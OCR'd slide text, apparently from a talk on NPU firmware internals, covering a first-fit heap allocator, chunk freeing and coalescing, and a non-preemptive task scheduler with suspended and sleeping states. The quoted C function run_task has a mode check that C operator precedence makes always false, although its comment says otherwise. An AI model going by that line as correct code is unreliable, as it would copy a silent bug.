
`malloc(0x30)` ⟶ Returning the allocated chunk



A chunk of 0x30 bytes is returned by malloc

Dynamic Memory Allocations Using a Heap

Freeing Memory - First Fit Algorithm



`free(0x80064)` ⟶ Finding where to reinsert the chunk


Dynamic Memory Allocations Using a Heap

Freeing Memory - First Fit Algorithm

`free(0x80064)` ⟶ Reinsert chunk


Dynamic Memory Allocations Using a Heap

Freeing Memory - First Fit Algorithm




`free(0x80064)` ⟶ Coalesce chunk

Concurrent Execution Using Tasks



- How does the NPU execute code? Handle requests?
- **NPU Tasks**
  - Small processes that run one specific function
    - Receive and handle requests from the kernel, monitor other tasks, etc.
  - Have a dedicated stack and share the address space of the kernel
  - More tasks than there are cores → Needs a scheduler to decide

A Task's Life



- **Task states**
  - States are implemented by different linked lists
  - When a task's state changes, the task is added to the corresponding list
  - Non-preemptive scheduler → Tasks have to stop executing explicitly
  - Tasks can stop for various reasons:
    - Explicit `schedule()` call
    - Waiting for an event to occur
    - Waiting for a lock to be released
    - ...
- **The possible states for a task are:**
  - *Suspended*
  - *Sleeping*
  - *Pending*
  - *Ready*
  - *Running*

Suspended Tasks

Stopping a Task Explicitly

- Tasks can be suspended with a call to `__suspend_task`
- Suspended tasks are removed from **all state lists**
- They can only be restarted by adding them back to the **ready list** explicitly


```
void run_task() {
  for (;;) {
      /* Calls the task's handler */
      g_current_task->handler(g_current_task->args);

      /* Skips the slow path if we are in IRQ mode */
      if (read_cpsr() & 0x1F == 0x12)
          continue;

      /* Checks if interrupts are currently masked */
      u32 interrupts_masked = read_cpsr() & 0x80;
      /* Disables interrupts */
      __disable_irq();
      /* Suspends the current task until we resume it explicitly */
      __suspend_task(g_current_task);
      /* Re-enables interrupts if they were disabled */
      if (!interrupts_masked)
          __enable_irq();
  }
}
```

Sleeping Tasks


- A tasks can be put to sleep for a given duration using `sleep`
- Sleeping tasks are added to the **delayed list**
- Every 1ms, an IRQ occurs and calls `schedule_tick` which decrements the remaining delay for tasks in that list
- When the delay reaches 0, the task is added in the **ready list**
- Task's delay are relative to each other



Sleeping Tasks

